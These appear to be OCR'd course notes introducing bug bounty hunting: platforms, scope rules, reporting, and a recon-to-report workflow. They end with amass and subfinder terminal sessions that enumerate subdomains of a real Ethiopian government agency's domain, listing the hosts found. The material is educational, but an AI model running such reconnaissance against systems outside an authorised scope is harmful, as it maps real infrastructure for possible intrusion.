Bug Bounty & Documentation

S2Day12Bug.md

Closing Ceremony

Recall

Last class Topic

Topic

1. What is Bug Bounty
2. How to do Bug bounty
3. Bug bounty Platform overview
4. How to hack on bug bounty
5. Report Writing and Documentation
6. What is the next Step on Cyber Security field
7. Protocols - Assignment Presentation

What is Bug Bounty?

- The name Bug Bounty, came from two words “BUG” and “Bounty”.
  - Bug is a A problem that caused on the logic of the code.
    - This can be the way they handle errors, or some Misconfigurations
  - Bounty is a payment
- SO Bug bounty is a security expert Job, which is finding a Bug on some program and getting paid for the report of the bug.
- It is Started by a company called Netscape.


History

- Netscape is a browser software it, announced that if any user got any errors while using their browser software and if they report it , the company will pay them.
- Now a days, many websites,softwares are secured this is due to the involvement of Bug bounty programs.
- When a new company develop a platform, it will add it to a bug bounty program and many skilled security testers/hackers will try to get bug and report it, then that bug/vulnerability will be patched!
- The security researcher is called “Bug Bounty Hunter”/”Bug Hunter”

What do you need ?

1. Programming language know-how
    a. The Languages are based on the field you work(web or system hacking)
2. Hacking Skill
3. Tools
4. Patience
    a. It is not simple As CTF, it is little bit hard to get vulnerabilities
5. Hard Working
    a. Hackers try to get 1 website bug at least for a month
6. Always Learning mindset.

Bug Bounty Platforms





- Bug Bounty Platforms are websites that help to connect the companies with the White Hat hackers AKA Security Researchers.
  - It will help to post any companie websites to hack on
  - It will finish the payment between them.
  - It will validate if the report for the payment.
- There are a lot of bug bounty platforms, each with unique features.
- Example:
  - Hacker-One
  - Bug Crowed
  - Intigriti
  - Yes we Hack
  - Synack
  - ...
- Also some big companies have their own platforms that have registration for their products only.
- Lets see Hackerone...

Google Bug Hunters

Hackerone


https://www.hackerone.com/





GTST - GeezTech Security Tester®

by Nathan Hailu



GTST - GeezTech Security Tester®

by Nathan Hailu


Scope

Scope is the range u can hack on.

Scope can be in Bug type or Subdomain

There are two types:

1. In-scope: this is an included scope
2. Out-of-Scope: this is a place which you are not needed to hack.




Out-of-scope vulnerabilities

When reporting vulnerabilities, please consider (1) attack scenario / exploitability, and (2) security impact of the bug.

The following issues are considered out of scope:

- Self-XSS and XSS without impact
- Clickjacking on pages with no sensitive actions
- Unauthenticated CSRF
- Attacks requiring MITM or physical access to a user's device
- Previously known vulnerable libraries without a working Proof of Concept
- Comma Separated Values (CSV) injection without demonstrating a vulnerability
- Any activity that could lead to the disruption of our service (DoS).
- Content spoofing and text injection issues without showing an attack vector/without being able to modify HTML/CSS




Scopes

In Scope


Domain	**online.s-pankki.fi** S-Bank netbank which provides netbank functionalities (accounts, payments, cards, loans, investments etc) to private customers. Notice that you should use your own netbank credentials or demo customer (ID: 12345678 PW: 123456) credentials. Please ensure to place your @wearehackerone email into the User-Agent header when testing online.s-pankki.fi asset. Requests without this identification might be blocked.	Critical	Eligible
Domain	**https://www.s-pankki.fi** S-bank public pages	Critical	Eligible
Domain	**https://crosskey.io/stores/s-pankki/apis** S-Bank PSD2 interface.	Critical	Eligible
Domain	**mobile.s-pankki.fi** S-mobile banking application interface.	Critical	Eligible
Domain	**https://www.s-kaupat.fi/** S-Group online grocery store. You do not need to have an account but to get access to all asset's functionality we prefer you create S-Kaupat account via "Kirjaudu" / "Log in". In case you create S-Kaupat account please use info regarding HackerOne reference for example "firstname.lastname+hackerone@email.com". Notice that these S-Kaupat "HackerOne" accounts will be automatically removed after 6	Critical	Eligible


Profile

- ON any bug bounty program , you reports have to be valid as much as possible. If u do false things or invalid reports your, reputation will lower.
- Hacker1 also have a public and private programs the programs those are listed in directories are public programs. But as you reputation increases some companies will invite you for private hack.



Reporting






POC(proof of Concept): is a term given for showing a hacking step.

Learning resources

- It also have a learning resource and web CTF's Prepared by hacker1 called "Hacker 101"

https://www.hacker101.com/



Another Best Source🔥

PortSwigger WebSecurity Academy.

Another Best Web Hacking Training Platform with Good Notes and Real World Labs.

https://portswigger.net/web-security

How to Hack on Bug Bounty Programs

- We still do same hacking steps.

1. Information Gathering
    a. Use the methods we saw and try to understand the site.
    b. Find Subdomains, Dont just hack on landing Page
2. Scanning
    a. There are a lot of scanning types mainly on bug bounty you do subdomain enumerations.
    b. This will increase our attack surface(the attacking scope)
3. Exploiting
    a. Here you will use your web Hacking skill and test these Vulnerabilities on the subdomains you got.
    b. This exploiting on Bug bounty is just used to test if there is vulnerability, we don't hack the site.
4. Reporting

- The other steps are not needed because We need to report ,not exploiting and taking advantage (they can be illegal).

Subdomain enumeration tools

```
┌──(nathan㉿Nathan)-[~]
└─$ amass enum -d example.com -o results.txt
example.com
www.example.com
```

There are a lot of tools, for this purpose.

1. Amass:

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo apt install amass
[sudo] password for nathan:
Reading package lists... Done
```

2. Subfinder:

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo apt install subfinder
[sudo] password for nathan:
Reading package lists... Done
Building dependency tree... Don
```

Knockpy….

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo subfinder -d insa.gov.et

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  / ___/ / / / __ \ / /  / __ \ / __  /  / _ \ / ___/ / ___/
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                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage
[WRN] By using subfinder, you also agree to the terms of the APIs used.
```

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo subfinder -d insa.gov.et

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[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.

[INF] Enumerating subdomains for insa.gov.et
ethio-cer2t.insa.gov.et
www.rootca.insa.gov.et
signal.insa.gov.et
cds.insa.gov.et
sucp.insa.gov.et
inseccom.insa.gov.et
www.insa.gov.et
appointment.insa.gov.et
debo.insa.gov.et
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inseccom.insa.gov.et
www.insa.gov.et
appointment.insa.gov.et
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mail.insa.gov.et
www.ca.insa.gov.et
www.iam.insa.gov.et
smtp.cds.insa.gov.et
erga.insa.gov.et
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testportal.insa.gov.et
iam.insa.gov.et
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smtp.sucp.insa.gov.et
cychallenge.insa.gov.et
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recruitment.insa.gov.et
security.insa.gov.et
skbs.insa.gov.et
services.insa.gov.et
elearning.insa.gov.et
identity.insa.gov.et
www.identity.insa.gov.et
kbs.insa.gov.et
cdev.insa.gov.et
